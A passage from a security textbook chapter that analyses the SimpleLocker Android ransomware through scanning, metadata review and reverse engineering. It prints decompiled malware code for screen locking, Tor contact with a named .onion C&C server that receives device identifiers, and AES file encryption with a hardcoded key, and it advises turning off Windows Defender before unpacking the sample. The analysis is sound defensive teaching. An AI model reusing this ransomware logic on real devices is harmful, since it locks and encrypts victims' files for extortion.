Next, the detailed analysis on SimpleLocker will be given. Section 19.4.3 describes a popular analysis scan engine to investigate the application (i.e., SimpleLocker). Section 19.4.4 analyzes metadata inside it. Static analysis is examined in Section 19.4.5, followed by dynamic analysis in Sect. 19.4.7. Section 19.4.6 analyzes encryption method by SimpleLocker. Section 19.4.8 provides a method to remove the malicious ransomware in this case, SimpleLocker.




Fig. 19.12 Security analysis process

Fig. 19.13 VirusTotal upload page

19.4.3 Online Scan Service

Online virus and ransomware scan is a convenient method to identify malicious apk files from suspicious sources. It is usually the first step for ransomware analysis. For example, in our investigations we use VirusTotal [10], which is a free tool that can be used to analyze different types of suspicious files and URLs. More importantly, it also facilitates the detection of viruses, worms, Trojans, and all kinds of malware. VirusTotal not only provides the results of the files being scanned and analyzed from its virus signature database, but also compares its results with other's anti-virus databases as shown in Fig. 19.14. Following with our example, we upload the Simplelocker's apk file to the VirusTotal web page as shown in Fig. 19.13 (Fig. 19.14).

Antivirus	Result	Update
AVG	Android/Locker.A	20160211
Ad-Aware	Android.Trojan.SLocker.A	20160211
AhnLab-V3	Android-Trojan/Simplelock.7b9e	20160211
Alibaba	A.H.Rog.Pletor	20160204
Antiy-AVL	Trojan[Ransom:HEUR]/Android.Pletor.1	20160211
Arcabit	Android.Trojan.SLocker.A	20160211
Avast	Android:TorLock-A [Trj]	20160211
Avira (no cloud)	ANDROID/Simplocker.N.Gen	20160211
BitDefender	Android.Trojan.SLocker.A	20160211
CAT-QuickHeal	Android.Simplocker.A	20160211
Cyren	AndroidOS/Simplocker.A.genEldorado	20160211
DrWeb	Android.Locker.2.origin	20160211
ESET-NOD32	a variant of Android/Simplocker.A	20160211
Emsisoft	Android.Trojan.SLocker.A (B)	20160211
F-Secure	Trojan:Android/SLocker.A	20160211
GData	Android.Trojan.SLocker.A	20160211
Ikarus	Trojan-Ransom.AndroidOS.Simplocker	20160211
K7GW	Trojan (004c299f1)	20160211

Fig. 19.14 Popular anti-virus results of SimpleLocker

It is clear that around 50% of reported results from scan engines indicate the SimpleLocker file is a malicious file and some of them defined it as malware.

19.4.4 Metadata Analysis

Metadata is a set of data that describes and gives information about other data. In Android app we define the non-related code data as metadata of Android applications. Particularly, the metadata in Android applications is constituted by permission information, component information, and intent information. In Android platform most metadata is stored in XML files or the applications manifest files. For example, Axmlprinter [11] is one of the most popular tools that can be used to investigate the metadata in apk files. However, there are online scan engines that provide metadata from apk files to users. This section is interested in using VirusTotal for performing metadata analysis.

We are interested only in specific types of metadata, especially, permission data [12], component data [13] and intent data [14]. These types of metadata will be examined in more detail later on.




Fig. 19.15 Permission data in SimpleLocker




Fig. 19.16 Components of SimpleLocker

Figure 19.15 shows several dangerous permissions needed for SimpleLocker. These permissions can be classified into four types: (1) Monitor: in this type of permissions, the application monitors phone's states, including network statues, system status and boot status. (2) Behave: this permission allows the application to read and write storage in a phone and access to the Internet. These permissions, as shown in Fig. 19.15, allow SimpleLocker to access and modify the files on the phone and have the ability of monitoring the status of the phone and communicate with outside through the Internet. We can conclude from Fig. 19.15 that SimpleLocker registers several important permissions in order to perform activities of accessing sensitive resources.

To get a better understanding of SimpleLocker's structures, the next step is analyzing components inside SimpleLocker.

Figure 19.16 shows that there are five components totally in SimpleLocker. Each component's name suggests what it does, for example, "Main" under "Activities"




Fig. 19.17 Registered intents

means that the "Main" class is the main component of "Activities" section. While "MainService" is the main component of the "Services" section, "Main" and "MainService" bear the main tasks of the application. The name "TorService" would suggest that SimpleLocker uses Tor network service to communicate through the Internet. Then there are two Broadcast Receivers. From their names we can speculate that these are two triggers of the Services. Components inside SimpleLocker may register one or more intents. In the next section, the analysis is concentrating on the intent filters registered in SimpleLocker.

As shown in Fig. 19.17, we can have more clues from the intent filter registered in SimpleLocker. From the "Service-related intent filters", we can be assured that Tor service is used in SimpleLocker. From the "Receiver-related intent filters", we can see that SimpleLocker is also monitoring the phone's boot process and the device's external storage status. Finally, we know that "Main" class represents the launcher activity from "Activity-related intent filters". It is the first user interface.

At this stage, SimpleLocker has possible malicious actions as the device boots and connects to the remote Tor server.

Based on the metadata analysis above, we have many preliminary views of SimpleLocker. These features are very crucial in ransomware analysis. We will move to the next stage of analysis based on the results of metadata analysis. Therefore, the following section will provide more details on static analysis.

19.4.5 Static Analysis

Applications' static analysis is analyzing applications without executing them through lexical analysis, grammar analysis, data-flow and control-flow analysis [15]. The main purpose of static analysis is to know the code functionality and structure in depth. One most straightforward method to perform static analysis is using reverse engineering to get the source code directly. In this section, we will use reverse engineering methods to perform the static analysis.

19.4.5.1 Reverse Engineering

To reverse engineer SimpleLocker, we need the following tools

1. **dex2jar** https://github.com/pxb1988/dex2jar

   This tool is used to decompile the apk into the source code.

2. **Jd-(gui)** https://code.google.com/archive/p/innlab/downloads

   This tool is used to browse the Java source code.

3. **ClassyShark** https://github.com/google/android-classyshark

   This tool is used to browse the XML files in the apk.

In order to obtain the source code of SimpleLocker from the apk file, we need to do the following steps. First, we need to change the suffix from apk to zip. Next we can use 7-zip (http://www.7-zip.org/) to unzip it.

When you unzip the SimpleLocker file in a Windows system, the Windows Defender might flag a warning and delete the file automatically as shown in Fig. 19.18. Therefore, you'll need to turn off the real time defender before reverse engineering.

Once unzipping is completed, the folder structure of apk files is shown in Fig. 19.19. Resources.arsc is an index of app's resource files which contain the development resources such as music, pictures and videos. Classes.dex is compiled classes. The folder res is user interfaces in the format of XML files.

As shown in Fig. 19.19, we can find the classes.dex in the apk file folder. The dex extension file contains the compiled code of SimpleLocker. Second, we use the command *dex2jar.bat classes.dex* for reverse engineering the SimpleLocker as shown in Fig. 19.20. After the execution of the command dex2jar.bat we can obtain a new jar file named classes-dex2jar.jar, which can be seen from the follow screenshot. Then, we use the jd-gui [16], a Java Decompiler GUI, to browse the Java source code as shown in Fig. 19.21. In this subsection we knew how to reverse engineer an apk file to get the source code. In the next subsection, we will focus more on static code analysis.




Fig. 19.18 Windows defender




Fig. 19.19 Apk file structure

19.4.5.2 Static Code Analysis

In this subsection we analyze the source code extracted from reverse engineering of SimpleLocker and analyze the code from its structure to contents. Now, let's take a look at the code structure. It can be observed in Fig. 19.21 there are five packages in the source code tree. Also, it's important to point out that from the name of the package, we can judge the functionality of a certain package.

1. Package *Android.support.v4* contains the libraries in Android Development Framework;




Fig. 19.20 Reverse engineering by dex2jar




Fig. 19.21 Reconstructed Java source code with the JD-GUI




Fig. 19.22 Classes defined in org.simplelocker package

2. Package *Ch.boye.httpclientandroidlib* contains the library of internet connection called HttpClient;
3. Package *Info.guardianproject.onionkit* is an open source project to strength the security of http connection. https://guardianproject.info/code/onionkit/;
4. Package *net.freehaven.tor.control* is a project to get the tor service;
5. Package *org* is the main package in which the app's source code locates.
   (a) Sub-package *simplelocker* is the main part of the source code.
   (b) Sub-package *spongycastle* is a Java implementation of cryptography library. See https://github.com/rtyley/spongycastle
   (c) Subpackage *Torproject* is used as a library in to use torservice.

Based on the source code structure, we can narrow down the scope of our static analysis. The code related to main tasks will be located in the package *org.simplelocker*. Then we speculate the package in details.

Figure 19.22 shows that the classes in org.simplelocker package. It is clear that there are 12 classes in package. To understand the malicious behavior of SimpleLocker we must analyze all the classes. We will start with the most important classes as described below.

It should not cause too much difficulty for an Android developer to quickly speculate functionalities of each class based on class name semantics. The main functionalities of Java classes in org.simplelocker package are shown below.

1. Class *MainService.java* is the entry point of SimpleLocker;
2. Class *R.java* is predefined as a resource reference in SimpleLocker;
3. Classes *SDCardServiceStarter.java* and ServiceStarter.java are two triggers for SimpleLocker. More specifically, the aforementioned triggers are used to invoke SimpleLocker when a certain kind of event occurs;
4. Class *Main.java* is the code of main activity;
5. Class *AesCrypt.java* is the module of AES cryptography;
6. Class *FileEncryptor.java* is used for file encryption;
7. Class *HttpSender* is used to communicate with the remote server to confirm the ransom payment;
8. Class *TorSender* is used to send "check the payment" instructions by using tor service;
9. Class *Utils* are some tool methods.

Now we have known the code structure of SimpleLocker. Next, we will investigate the content in these classes. First we need to determine where we start our investigation. In other words, we need to figure out the entry point of SimpleLocker. It should be noted that unlike C++ or C programs which usually have main functions, Android applications are event-driven, and don't have a single entry point (there's no main function like in C and C++). Nevertheless, Android applications still have certain kinds of program entry points. Following this kind of logic chain, we put the "Main" and "MainService" as a high analysis priority. The Main class is a subclass of Activity while the MainService is a subclass of Service. An Activity represents a single screen with a user interface for an Android application such that users can interact with the application. After further examining the SimpleLocker's Manifest File, we knew that Main class was the launcher activity of SimpleLocker. Hence, the Main class is the first class we need to investigate.

By digging deep into the source code of Main class, we can see that SimpleLocker starts a service after the launcher activity. Upon the creation of service three tasks are invoked as threads and scheduled executor services.

Figure 19.23 shows the main method invocation relations in SimpleLocker. In the first thread, it will configure the Tor service for anonymous data transfer between infected Android device and the SimpleLocker's C&C server, and manage the remote Internet communication. The second thread keeps SimpleLocker occupying the whole screen. Finally, the last thread will encrypt all the files in the SD card using AES algorithm. The detailed workflow of SimpleLocker is described in Fig. 19.24.

First SimpleLocker will start automatically while the Android device boots up (or receiving boot up event) or a user clicks on its icon. Then SimpleLocker starts a main activity to occupy the screen, preventing the user from accessing the system. Second, the "MainService" will be invoked by "Main" Activity.

There are three threads defined and started in the MainService, each for one specific task or operation: (1) One task will check whether the "Main" activity is occupying the entire screen every 1 s; (2) One task will encrypt all files in the SD card of the Android device (If the device does not have a SD card inserted, none of the files on the device will be encrypted); and (3) The last task will check whether a




Fig. 19.23 Method invocation relation




Fig. 19.24 Workflow of simple locker

user makes the payment. If the ransom payment has been made, SimpleLocker will decrypt all the files and stop itself. If not, SimpleLocker will continue to check until the payment has been made.

Next, we analyze the aforementioned tasks in detail. As mentioned above, the first task is to occupy the entire screen and prevent users from accessing and using the system. As shown in Fig. 19.25, SimpleLocker starts a new thread and checks whether the "Main" activity is running and the value of a variable

```
localScheduledExecutorService.scheduleAtFixedRate(new Runnable()
{
  public void run()
  {
    if ((!MainService.this.settings.getBoolean("DISABLE_LOCKER", false)) && (!Main.isRunning))
    {
      Intent localIntent = new Intent(MainService.this, Main.class);
      localIntent.addFlags(268435456);
      localIntent.addFlags(131072);
      MainService.this.startActivity(localIntent);
    }
  }
}
, 1L, 1L, TimeUnit.SECONDS);
```

Fig. 19.25 Code snippet for screen occupation thread being scheduled to run every 1 s

```
localScheduledExecutorService.scheduleAtFixedRate(new Runnable()
{
  public void run()
  {
    try
    {
      if (!MainService.this.wasFirstTorStart)
      {
        MainService.isTorRunning = false;
        MainService.this.wasFirstTorStart = true;
        MainService.this.context.startService(new Intent("org.torproject.android.service.TOR_SERVICE"));
        MainService.this.bindTorService();
        return;
      }
      if (MainService.this.mService.getStatus() != 1)
      {
        MainService.isTorRunning = false;
        if (MainService.this.mService.getStatus() == 2)
          return;
        MainService.this.unbindTorService();
        MainService.this.context.stopService(new Intent("org.torproject.android.service.TOR_SERVICE"));
        MainService.this.context.startService(new Intent("org.torproject.android.service.TOR_SERVICE"));
        MainService.this.bindTorService();
        return;
      }
    }
    catch (RemoteException localRemoteException)
    {
      localRemoteException.printStackTrace();
      return;
    }
    MainService.isTorRunning = true;
    TorSender.sendCheck(MainService.this.context);
  }
}
, 0L, 180L, TimeUnit.SECONDS);
```

Fig. 19.26 Code snippet for tor communication thread being scheduled to run every 180 s

DISABLE_LOCKER is true. If the DISABLE_LOCKER is set to false while the "Main" activity is not running, the task will construct an Intent (or a signal to the Android system) to invoke the "Main" activity to occupy the full screen.

As for the second task, it can be seen from Fig. 19.26 that there are two Boolean variables, namely *isTorRunning* and *wasFirstTorStart*, and a variable for the Tor connection status (for example, running or stopped). If SimpleLocker never starts the Tor service, it will start the service immediately. Status = 1 means that the Tor

```
new Thread(new Runnable()
{
  public void run()
  {
    try
    {
      new FilesEncryptor(MainService.this.context).encrypt();
      return;
    }
    catch (Exception localException)
    {
      Log.d("DEBUGGING", "Error: " + localException.getMessage());
    }
  }
}).start();
```

Fig. 19.27 Code snippet for file encryption thread instantiation and starting

service is running properly, and Status = 2 means that the Tor service is being reinitialized and restarted again.

The third task is to encrypt all files in the external storage. As we can see in Fig. 19.27, SimpleLocker uses FilesEncryptor class to accomplish the encryption operation. More in-depth information on its implementation can be obtained by further investigating the soure code for the class. Through further investigation, we can know that anonymous network connection has been established using HttpSender and TorSender classes. In next subsection, we will explicate the communication and encryption operations in SimpleLocker in detail. It is worth pointing out that most implementation of anonymous communication is included in the TorSender class.

Figure 19.28 shows the process of sending commands from the remote C&C server to SimpleLocker in order to decrypt the files. SimpleLocker uses HTTP to send and receive commands and instructions. The remote C&C server first checks the status of SimpleLocker at a certain frequency. Then, SimpleLocker constructs a json object containing necessary information for checking ransom payment of the infected Android device. It will be conveyed into another class called HttpSender. Afterwards, SimpleLocker will invoke a checking method to check out the ransom payment status of the infected device to determine whether encrypted files should be decrypted. If the response data from the C&C contains a command to decrypt files, the files will then be decrypted. Otherwise, SimpleLocker will wait for another chance to check out the status.

As shown in Fig. 19.29, SimpleLocker first constructs a json object. There are three key-value pairs. They are *type*, *device identity* and *client number*. Then SimpleLocker will transfer the json object as a parameter to the *startsending* method. The HttpSender uses the *startsending* method for data delivery and starts a thread, constructing a post network request with json object data as entity. Once




Fig. 19.28 File encryption process in SimpleLocker

```
JSONObject localJSONObject = new JSONObject();
localJSONObject.put("type", "locker check");
localJSONObject.put("device id", Utils.getCutIMEI(paramContext));
localJSONObject.put("client number", "12");
new HttpSender(localJSONObject.toString(), HttpSender.RequestType.TYPE_CHECK, paramContext).startSending();
return;
```

Fig. 19.29 Code snippet for processing ransom payment check in the TorSender class

```
public void startSending()
{
  new Thread(new Runnable()
  {
    public void run()
    {
      try
      {
        HttpResponse localHttpResponse = HttpSender.this.send(HttpSender.this.context, "http://xeyocsu7fu2vjhxs.onion/", HttpSender.this.dataToSend);
        if (localHttpResponse.getStatusLine().getStatusCode() != 200)
          throw new Exception();
        JSONObject localJSONObject = new JSONObject(EntityUtils.toString(localHttpResponse.getEntity()));
        HttpSender.RequestType localRequestType1 = HttpSender.this.type;
        HttpSender.RequestType localRequestType2 = HttpSender.RequestType.TYPE_CHECK;
        if (localRequestType1 == localRequestType2)
          try
          {
            if (localJSONObject.getString("command").equals("stop"))
            {
              new FilesEncryptor(HttpSender.this.context).decrypt();
              Utils.putBooleanValue(HttpSender.settings, "DISABLE_LOCKER", true);
              return;
            }
          }
          catch (Exception localException2)
          {
            Log.d("DEBUGGING", "Error: " + localException2.getMessage());
            return;
          }
      }
      catch (Exception localException1)
      {
      }
    }
  }).start();
}
```

Fig. 19.30 Code snippet for handling the response from the C&C server in the HttpSender class

SimpleLocker gets the C&C's response, it reads the data inside it. If the value of key "command" in the response equals to the "stop", it will stop SimpleLocker and the files will be decrypted. The code below shows how SimpleLocker handles the response from its C&C server (Fig. 19.30).

Fig. 19.31 Process of file encryption

```
public void encrypt()
  throws Exception
{
  AesCrypt localAesCrypt;
  Iterator localIterator;
  if ((!this.settings.getBoolean("FILES_WAS_ENCRYPTED", false)) && (isExternalStorageWritable()))
  {
    localAesCrypt = new AesCrypt("jndlasf074hr");
    localIterator = this.filesToEncrypt.iterator();
  }
  while (true)
  {
    if (!localIterator.hasNext())
    {
      Utils.putBooleanValue(this.settings, "FILES_WAS_ENCRYPTED", true);
      return;
    }
    String str = (String)localIterator.next();
    localAesCrypt.encrypt(str, str + ".enc");
    new File(str).delete();
  }
}
```

Fig. 19.32 Code snippet for file iteration and encryption in FileEncryptor class

From the analysis above we can see that the purpose of having http connection is to validate ransom payment. Once validation is done, SimpleLocker will decrypt the files automatically. In next section, we investigate encryption functionality in detail. The procedure of file encryption is shown in Fig. 19.31. First, SimpleLocker will iterate all files in the SD card and then encrypt them using AES encryption algorithm. SimpleLocker also will record status of file encryption. Specifically, SimpleLocker first uses FileEncryptor to encrypt all files in the SD card. The FileEncryptor has an iterator to get all the files in the SD card. Then it instantiates AesCrypt with a hardcoded secret key "*jndlasf074hr*" as a parameter passed to its constructor and uses it to encrypt all files obtained by FileEncryptor. Finally, it will save the value *true* into the preference (or key) "FILES_WAS_ENCRYPTED" for SimpleLocker. Each encrypted file will be renamed by adding a file extension "enc" and the original file will be deleted. The code of file encryption is shown in Fig. 19.32.

We see from the preceding discussion that SimpleLocker uses a secret key algorithm, i.e., AES, to encrypt the contents of the files. Therefore, a same cryptographic key must be used to both encrypt and decrypt the file contents. Further, SimpleLocker encrypts files using a hardcoded secret key "*jndlasf074hr*". We can conclude that we can use the same key to easily decrypt files encrypted by SimpleLocker without paying up.




Fig. 19.33 Registered broadcast receivers

In addition to the above-mentioned major functionalities in SimpleLocker, it also registers two broadcast receivers as triggers to invoke these functions as shown in Fig. 19.33. Once the device is started, the broadcast receiver will invoke SimpleLocker automatically.

